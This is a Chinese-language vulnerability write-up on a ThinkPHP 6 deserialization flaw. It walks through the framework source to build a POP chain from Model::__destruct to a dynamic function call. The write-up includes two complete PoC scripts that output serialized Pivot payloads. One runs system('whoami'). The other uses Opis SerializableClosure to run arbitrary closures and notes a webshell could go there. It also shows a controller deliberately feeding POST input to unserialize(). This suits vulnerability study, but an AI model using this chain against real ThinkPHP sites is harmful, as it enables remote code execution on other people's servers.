ThinkPHP 6 反序列化漏洞

环境W

`tp6.0 apache php7.3`

漏洞分析

反序列化漏洞需要存在 `unserialize()` 作为触发条件，修改入口文件

```
1 app/controller/Index.php
```

```php
namespace app\controller;

use app\BaseController;

class Index extends BaseController
{
    public function index()
    {
        return '<style type="text/css">*{ padding: 0; margin: 0; } div{ padding
    }

    public function hello($name = 'ThinkPHP6')
    {
        return 'hello,' . $name;
    }
    public function jiang(){
        phpinfo();
        unserialize($_POST['cmd']);
    }
```

注意`tp6`的`url`访问直接是 /控制器/操作/参数.....，相比`tp5`少了模块这个地方，本地测试的需要注意。

全局搜索 `__destruct`

可利用的在`/vendor/topthink/think-orm/src/Model.php` 里

```php
     */
    public function __destruct()
    {
        if ($this->lazySave) {
            $this->save();
        }
    }
}
```

跟进`$this->save()`

```php
public function save(array $data = [], string $sequence = null): bool
{
    // 数据对象赋值
    $this->setAttrs($data);

    if ($this->isEmpty() || false === $this->trigger( event: 'BeforeWrite')
        return false;
    }

    $result = $this->exists ? $this->updateData() : $this->insertData($s

    if (false === $result) {...}

    // 写入回调
    $this->trigger( event: 'AfterWrite');

    // 重新记录原始数据
    $this->origin   = $this->data;
    $this->set      = [];
    $this->lazySave = false;

    return true;
}
```

去看一下 setAttrs 方法

```php
    public function setAttrs(array $data): void
    {
        // 进行数据处理
        foreach ($data as $key => $value) {
            $this->setAttr($key, $value, $data);
        }
    }
```

```
8  public function setAttr(string $name, $value,
   array $data = []): void
9      {
10         if (……) {
11                         ……
12         } else {
13             // 检测修改器
14             $method = 'set' . Str::studly($name)
   . 'Attr';
15             if (method_exists($this, $method)) {
16                 $array = $this->data;
17 //注意这里可以调用动态函数，执行命令，但是上面对 method
   进行字符串拼接
18                 $value = $this->$method($value,
   array_merge($this->data, $data));
19     }
```

这里是不通的，继续往下审计，

跟进 `$this->updateDate()`

```
protected function updateData(): bool
{
    // 事件回调
    if (false === $this->trigger( event: 'BeforeUpdate')) {
        return false;
    }

    $this->checkData();

    // 获取有更新的数据
    $data = $this->getChangedData();

    if (empty($data)) {...}

    if ($this->autoWriteTimestamp && $this->updateTime && !isset($data[$this->upda

    // 检查允许字段
    $allowFields = $this->checkAllowFields();
```

检查数据之后获取有更新的数据，这两个函数可以用来绕过下面的的 `if 语句`

后面构造`pop`的时候再细说。

跟进检查允许字段`$this->checkAllowFields()`

```php
protected function checkAllowFields(): array
{
    // 检测字段
    if (empty($this->field)) {
        if (!empty($this->schema)) {
            $this->field = array_keys(array_merge($this->schema, $this->jsonType));
        } else {
            $query = $this->db();
            $table = $this->table ? $this->table . $this->suffix : $query->getTable();
```

跟进 `$this->db`

```php
public function db($scope = []): Query
{
    /** @var Query $query */
    $query = self::$db->connect($this->connection)
        ->name( name: $this->name . $this->suffix)
        ->pk($this->pk);

    if (!empty($this->table)) {
        $query->table( table: $this->table . $this->suffix);
    }

    $query->model($this)
        ->json($this->json, $this->jsonAssoc)
        ->setFieldType(array_merge($this->schema, $this->jsonType));
```

注意这个字符串拼接符号`$this->name . $this->suffix`，可以利用其触发`__toString`

全局搜索 `__toString`,芜湖，来到了熟悉的`conversion`类里

```php
public function toJson(int $options = JSON_UNESCAPED_UNICODE): string
{
    return json_encode($this->toArray(), $options);
}

public function __toString()
{
    return $this->toJson();
}
```

继续跟进`__toArray`

```php
public function toArray(): array
{
    $item       = [];
    $hasVisible = false;

    foreach ($this->visible as $key => $val) {...}

    foreach ($this->hidden as $key => $val) {...}

    // 合并关联数据
    $data = array_merge($this->data, $this->relation);

    foreach ($data as $key => $val) {
        if ($val instanceof Model || $val instanceof ModelCollection) {...} elseif (isset($thi
            $item[$key] = $this->getAttr($key);
        } elseif (!isset($this->hidden[$key]) && !$hasVisible) {
            $item[$key] = $this->getAttr($key);
        }
    }
```

前面的遍历先不看，跟进 `getAttr()`

```php
public function getAttr(string $name)
{
    try {
        $relation = false;
        $value    = $this->getData($name);
    } catch (InvalidArgumentException $e) {
        $relation = $this->isRelationAttr($name);
        $value    = null;
    }

    return $this->getValue($name, $value, $relation);
```

先看返回值 的 `$this->getValue`

```php
protected function getValue(string $name, $value, $relation = false)
{
    // 检测属性获取器
    $fieldName = $this->getRealFieldName($name);
    $method    = 'get' . Str::studly($name) . 'Attr';

    if (isset($this->withAttr[$fieldName])) {
        if ($relation) {
            $value = $this->getRelationValue($relation);
        }

        if (in_array($fieldName, $this->json) && is_array($this->withAttr[$fieldName])) {
            $value = $this->getJsonValue($fieldName, $value);
        } else {
            $closure = $this->withAttr[$fieldName];
            $value   = $closure($value, $this->data);
        }
```

这里的

```
$closure = $this->withAttr[$fieldName];
$value   = $closure($value, $this->data);
```

注意看这里，我们是可以控制`$this->withAttr`的，那么就等同于控制了`$closure`

可以作为动态函数，执行命令。根据这个点，我们来构造pop。

pop链构造


一开始 我们需要 控制 `$this->lazySave`变量为真，然后进入`save()`方法，需要执行`$this->updateDate`不能被 提前`return`，去看 `is_Empty() , trigger()`方法，

```
    public function isEmpty(): bool
    {
        return empty($this->data);
//FALSE if var exists and has a non-empty, non-zero value. Otherwise returns TRUE.
//$this->data 可控，设置非空的数组就好。
    }
    protected function trigger(string $event): bool
    {
        if (!$this->withEvent) {
//!$this->withEvent 可控
            return true;
        }
```

且还需要 `$this->exists` 为真 ， 这个参数也是可控的。

进入 `$this->updateData` 方法后，我们需要程序执行到 `$this->checkAllowFields()` 在此之前同样不能被`return`

跟进 `getChangedData()`



我们希望 `$data` 不改变，所以就令`$this->force` 为真。

```
$this->lazySave == true
$this->data不为空
$this->withEvent == false
$this->exists == true
$this->force == true
```

```
 */
trait Attribute
{
```

```
abstract class Model implements JsonSerializable, ArrayAccess, Arrayable, Jsonable
{
    use model\concern\Attribute;
    use model\concern\RelationShip;
    use model\concern\ModelEvent;
    use model\concern\TimeStamp;
    use model\concern\Conversion;
```

`model` 类是复用了`trait` 类 的，可以访问其属性，和方法。
`Model` 类 是抽象类，不能被实例化，所以我们还需要找到其子类。

`Pivot`类就是我们需要找的类。

到这里我们成功执行到了 `$this->checkAllowFields()`，还得进入 `$this->db()`

```
protected function checkAllowFields(): array
{
    // 检测字段
    if (empty($this->field)) {
        if (!empty($this->schema)) {
            $this->field = array_keys(array_merge($this->schema, $this->jsonType));
        } else {
            $query = $this->db();
```

`$this->field`为空，`$this->schema`也为空。初始就是空数组，不做处理。

现在进入到 `$this->db()` 里。

```php
public function db($scope = []): Query
{
    /** @var Query $query */
    $query = self::$db->connect($this->connection)
        ->name( name: $this->name . $this->suffix)
        ->pk($this->pk);
```

将`$this->name` 或 `$this->suffix`设置为含有`__toString`的类对象就可以触发此魔术方法。

但是这里有意思的是，我们需要触发`__toString` 的类 是`conversion` 类 而这个类是`trait`类，

而当前的`model`类是 复用了 `conversion`类的，所以我们相当于重新调用一遍 `Pivot` 类。也就是重新调用一下自己，触发自己的的`__toString`方法。这个操作在`buuoj`上的一道题目中遇到过。

再接着就是 `toJson() toArray()` ，前面两个`foreach` 不做处理，再下来这个`foreach`会进入最后一个`if分支`，调用`getAttr`方法。这个`foreach` 是遍历 `$this->data`，然后将`$data` 的`$key`传入`getAttr`

```php
$data = array_merge($this->data, $this->relation);

        foreach ($data as $key => $val) {
            if ($val instanceof Model || $val instanceof ModelCollection) {
                // 关联模型对象
                if (isset($this->visible[$key]) && is_array($this->visible[$key])) {
                    $val->visible($this->visible[$key]);
```

```
                } elseif (isset($this->hidden[$key]) && is_array($this->hidden[$key])) {
                    $val->hidden($this->hidden[$key]);
                }
                // 关联模型对象
                if (!isset($this->hidden[$key]) || true !== $this->hidden[$key]) {
                    $item[$key] = $val->toArray();
                }
            } elseif (isset($this->visible[$key])) {
                $item[$key] = $this->getAttr($key);
            } elseif (!isset($this->hidden[$key]) && !$hasVisible) {
                $item[$key] = $this->getAttr($key);
            }
        }
```

进入`getAttr`方法，这里的`$name 是 $key`

```
public function getAttr(string $name)
{
    try {
        $relation = false;
        $value    = $this->getData($name);
    } catch (InvalidArgumentException $e) {
        $relation = $this->isRelationAttr($name);
        $value    = null;
    }

    return $this->getValue($name, $value, $relation);
}
```

跟进`getData`

```php
public function getData(string $name = null)
{
    if (is_null($name)) {
        return $this->data;
    }

    $fieldName = $this->getRealFieldName($name);

    if (array_key_exists($fieldName, $this->data)) {
        return $this->data[$fieldName];
    } elseif (array_key_exists($fieldName, $this->relation)) {
        return $this->relation[$fieldName];
    }
```

跟进`getRealFieldName()`

```php
protected function getRealFieldName(string $name): string
{
    return $this->strict ? $name : Str::snake($name);
}
```

```
$this->strict `默认值为True 所以 `$fieldName = $key
```

，$key是一定存在与$this->data 里的，然后`$this->getdata()`返回的`$value`值就是 `$this->data[$key]`。

最后return `$this->getValue($key, $this->data[$key], $relation)`

进入 `getValue()`

```php
protected function getValue(string $name, $value, $relation = false)
{
    // 检测属性获取器
    $fieldName = $this->getRealFieldName($name);
    $method    = 'get' . Str::studly($name) . 'Attr';

    if (isset($this->withAttr[$fieldName])) {
        if ($relation) {
            $value = $this->getRelationValue($relation);
        }

        if (in_array($fieldName, $this->json) && is_array($this->withAttr[$fieldName])) {
            $value = $this->getJsonValue($fieldName, $value);
        } else {
            $closure = $this->withAttr[$fieldName];
            $value   = $closure($value, $this->data);
        }
```


同理，这里的`$fieldName`就是`$key`，`$relation`在传入时设置值就是`false`，然后 我们设置一下`$this->withAttr[$fieldName]`的值，进入`if(``isset($this->withAttr[$fieldName]))`分支。进行命令执行。

poc

```php
<?php
namespace think\model\concern;

trait Attribute{
    private $data=['jiang'=>'whoami'];
    private $withAttr=['jiang'=>'system'];
}
trait ModelEvent{
    protected $withEvent;
}

namespace think;

abstract class Model{
    use model\concern\Attribute;
    use model\concern\ModelEvent;
    private $exists;
    private $force;
    private $lazySave;
    protected $suffix;
    function __construct($a = '')
    {
        $this->exists = true;
        $this->force = true;
        $this->lazySave = true;
        $this->withEvent = false;
        $this->suffix = $a;

```

```
    }
}

namespace think\model;

use think\Model;

class Pivot extends Model{}

echo urlencode(serialize(new Pivot(new Pivot())));
?>
```

成功执行




```
$value  = $closure($value, $this->data);
```

这个动态函数的参数有两个 第一个是 `$data` 的 `$value` 第二个就是 `$data` 数组。这里我们可以执行`system('whoami')`是因为`system`支持两个参数的，但是这里的参数问题导致我们的利用条件很局限。

tp6自带一种`SerializableClosure`调用，也就是

```
\Opis\Closure\SerializableClosure
```

这个包呢，和php自带的反序列化函数不同的地方，就是可以反序列化函数，就是可以把函数反序列化。

```php
<?php
require "closure/autoload.php";

$a = function(){
    phpinfo();
};

$se = \Opis\Closure\serialize($a);

$f = unserialize($se);
$f();
```

php对用户自定义函数的参数要求并不是很严格，可以看下面这个。

```php
<?php
function sum() {
    $acc = 0;
    foreach (func_get_args() as $n) {
        $acc += $n;
    }
    return $acc;
}

echo sum(1, 2, 3, 4);
?>
```

所以我们可以通过但反序列化函数绕过这里参数的限制。


```php
$func = function(){phpinfo();};
$closure = new \Opis\Closure\SerializableClosure($func);
$closure($value, $this->data);// 参数不用管。
```

修改上面的pop

```php
<?php
namespace think\model\concern;
```

```php

trait Attribute{
    private $data;
    private $withAttr;
}
trait ModelEvent{
    protected $withEvent;
}

namespace think;

abstract class Model{
    use model\concern\Attribute;
    use model\concern\ModelEvent;
    private $exists;
    private $force;
    private $lazySave;
    protected $suffix;
    function __construct($a = '')
    {
    $func = function(){phpinfo();};//可写马，测试用的phpinfo;
    $b=\Opis\Closure\serialize($func);
        $this->exists = true;
        $this->force = true;
    $this->lazySave = true;
    $this->withEvent = false;
        $this->suffix = $a;
        $this->data=['jiang'=>''];

        $c=unserialize($b);
    $this->withAttr=['jiang'=>$c];
    }
}

namespace think\model;

```

```php
use think\Model;

class Pivot extends Model{}
require 'closure/autoload.php';
echo urlencode(serialize(new Pivot(new Pivot())));

?>
```



自行下载`\Opis\Closure\`这个包，链接

`poc`放在`closure`文件夹同级。

写在后面

这个反序列化漏洞最终是利用了可变函数，以及函数的反序列化绕过参数的限制。所以当可以使用自定义函数的时候，参数就变得不是那么重要，再加上可以反序列化函数的这个包，可以利用的地方就更多了。如果有问题，还请师傅们指出。